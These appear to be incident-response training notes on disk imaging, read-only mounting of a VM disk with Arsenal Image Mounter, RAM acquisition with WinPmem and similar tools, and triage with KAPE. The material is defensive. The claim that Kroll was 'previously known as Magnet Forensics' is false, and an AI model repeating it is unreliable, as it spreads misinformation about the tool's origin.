
- Input evidence details.




- Choose the destination folder and filename for the image.
  - At this step, you can also adjust settings for image fragmentation and compression.




- Once all settings are confirmed, click `Start`.




- You'll observe the progress of the imaging.



- If you opted to verify the image, you'll also see the verification progress.




- After the image has been verified, you'll receive an imaging summary.
  - Now, you're prepared to analyze this dump.




Example 2: Mounting a Disk Image with Arsenal Image Mounter

- Let's now see another demonstration of utilizing Arsenal Image Mounter to mount a disk image we have previously created (not the one mentioned above) from a compromised Virtual Machine (VM) running on VMWare.
  - The virtual hard disk of the VM has been stored as `HTBVM01-000003.vmdk`.
- After we've installed Arsenal Image Mounter, let's ensure we launch it with `administrative rights`.
  - In the main window of Arsenal Image Mounter, let's click on the `Mount disk image` button. From there, we'll navigate to the location of our `.VMDK` file and select it.



- Arsenal Image Mounter will then start its analysis of the VMDK file.

    - We'll also have the choice to decide if we want to mount the disk as `read-only` or `read-write`, based on our specific requirements.
- _Choosing to mount a disk image as read-only is a foundational step in digital forensics and incident response.
    - This approach is vital for preserving the original state of evidence, ensuring its authenticity and integrity remain intact._
- Once mounted, the image will appear as a drive, assigned the letter `D:\`.



Extracting Host-based Evidence & Rapid Triage

Host-based Evidence

- Modern operating systems, with Microsoft Windows being a prime example, generate a plethora of evidence artifacts.
    - These can arise from application execution, file modifications, or even the creation of user accounts.
    - Each of these actions leaves behind a trail, providing invaluable insights for incident response analysts.
- Evidence on a host system varies in its nature.
    - The term `volatility` refers to the persistence of data on a host system after events like logoffs or power shutdowns.
    - One crucial type of volatile evidence is the system's active memory.
    - During investigations, especially those concerning malware infections, this live system memory becomes indispensable.
    - Malware often leaves traces within system memory, and losing this evidence can hinder an analyst's investigation.
    - To capture memory, tools like FTK Imager are commonly employed.
- Some other memory acquisition solutions are:

- WinPmem: WinPmem has been the default open source memory acquisition driver for windows for a long time.
  - It used to live in the Rekall project, but has recently been separated into its own repository.
- DumpIt: A simplistic utility that generates a physical memory dump of Windows and Linux machines.
  - On Windows, it concatenates 32-bit and 64-bit system physical memory into a single output file, making it extremely easy to use.
- MemDump: MemDump is a free, straightforward command-line utility that enables us to capture the contents of a system's RAM.
  - It’s quite beneficial in forensics investigations or when analyzing a system for malicious activity. Its simplicity and ease of use make it a popular choice for memory acquisition.
- Belkasoft RAM Capturer: This is another powerful tool we can use for memory acquisition, provided free of charge by Belkasoft.
  - It can capture the RAM of a running Windows computer, even if there's active anti-debugging or anti-dumping protection.
  - This makes it a highly effective tool for extracting as much data as possible during a live forensics investigation.
- Magnet RAM Capture: Developed by Magnet Forensics, this tool provides a free and simple way to capture the volatile memory of a system.
- LiME (Linux Memory Extractor): LiME is a Loadable Kernel Module (LKM) which allows the acquisition of volatile memory.
  - LiME is unique in that it's designed to be transparent to the target system, evading many common anti-forensic measures.

Example 1: Acquiring Memory with WinPmem

- Let's now see a demonstration of utilizing `WinPmem` for memory acquisition.
- To generate a memory dump, simply execute the command below with Administrator privileges.


```
C:\Users\X\Downloads> winpmem_mini_x64_rc2.exe memdump.raw
```


```
C:\Users\Kevin\Downloads+>winpmem_mini_x64_rc2.exe memdump.raw
WinPmem64
Extracting driver to C:\Users\Kevin\AppData\Local\Temp\pme143C.tmp
Driver Unloaded.
Loaded Driver C:\Users\Kevin\AppData\Local\Temp\pme143C.tmp.
Deleting C:\Users\Kevin\AppData\Local\Temp\pme143C.tmp
The system time is: 16:13:11
Will generate a RAW image
 - buffer_size_: 0x1000
CR3: 0x00001AD002
 5 memory ranges:
Start 0x00001000 - Length 0x0009F000
Start 0x00100000 - Length 0x0EEB0000
Start 0x0EFB4000 - Length 0x0000E000
Start 0x0EFC7000 - Length 0x00F1F000
Start 0x0FF76000 - Length 0x7008A000
max_physical_memory_ 0x80000000
Acquitision mode PTE Remapping
Padding from 0x00000000 to 0x00001000
pad
 - length: 0x1000

00% 0x00000000 .
copy_memory
 - start: 0x1000
 - end: 0xa0000

00% 0x00001000 .
Padding from 0x000A0000 to 0x00100000
pad
 - length: 0x60000

00% 0x000A0000 .
copy_memory
 - start: 0x100000
 - end: 0xefb0000
```

Example 2: Acquiring VM Memory

- Here are the steps to acquire memory from a Virtual Machine (VM).

```
1. Open the running VM's options
2. Suspend the running VM
3. Locate the `.vmem` file inside the VM's directory.
```





- On the other hand, non-volatile data remains on the hard drive, typically persisting through shutdowns.
    - This category includes artifacts such as:
    - Registry
    - Windows Event Log
    - System-related artifacts (e.g., Prefetch, Amcache)
    - Application-specific artifacts (e.g., IIS logs, Browser history)

Rapid Triage

- This approach emphasizes collecting data from potentially compromised systems. \
    - The goal is to centralize high-value data, streamlining its indexing and analysis.
    - By centralizing this data, analysts can more effectively deploy tools and techniques, honing in on systems with the most evidentiary value.

    - This targeted approach allows for a deeper dive into digital forensics, offering a clearer picture of the adversary's actions.
- One of the best, if not the best, rapid artifact parsing and extraction solutions is KAPE (Kroll Artifact Parser and Extractor).
    - Let's see how we can employ `KAPE` to retrieve valuable forensic data from the image we previously mounted with the help of Arsenal Image Mounter (`D:\`).
- `KAPE` is a powerful tool in the realm of digital forensics and incident response.
  - Designed to aid forensic experts and investigators, KAPE facilitates the collection and analysis of digital evidence from Windows-based systems.
  - Developed and maintained by `Kroll` (previously known as `Magnet Forensics`), KAPE is celebrated for its comprehensive collection features, adaptability, and intuitive interface.
  - The diagram below illustrates KAPE's operational flow.






Image reference: https://ericzimmerman.github.io/KapeDocs/#!index.md


- KAPE operates based on the principles of `Targets` and `Modules`.
  - These elements guide the tool in processing data and extracting forensic artifacts.
  - When we feed a source to KAPE, it duplicates specific forensic-related files to a designated output directory, all while maintaining the metadata of each file.




- After downloading, let's unzip the file and launch KAPE.
  - Within the KAPE directory, we'll notice two executable files: `gkape.exe` and `kape.exe`.
  - KAPE provides users with two modes: CLI (`kape.exe`) and GUI (`gkape.exe`).



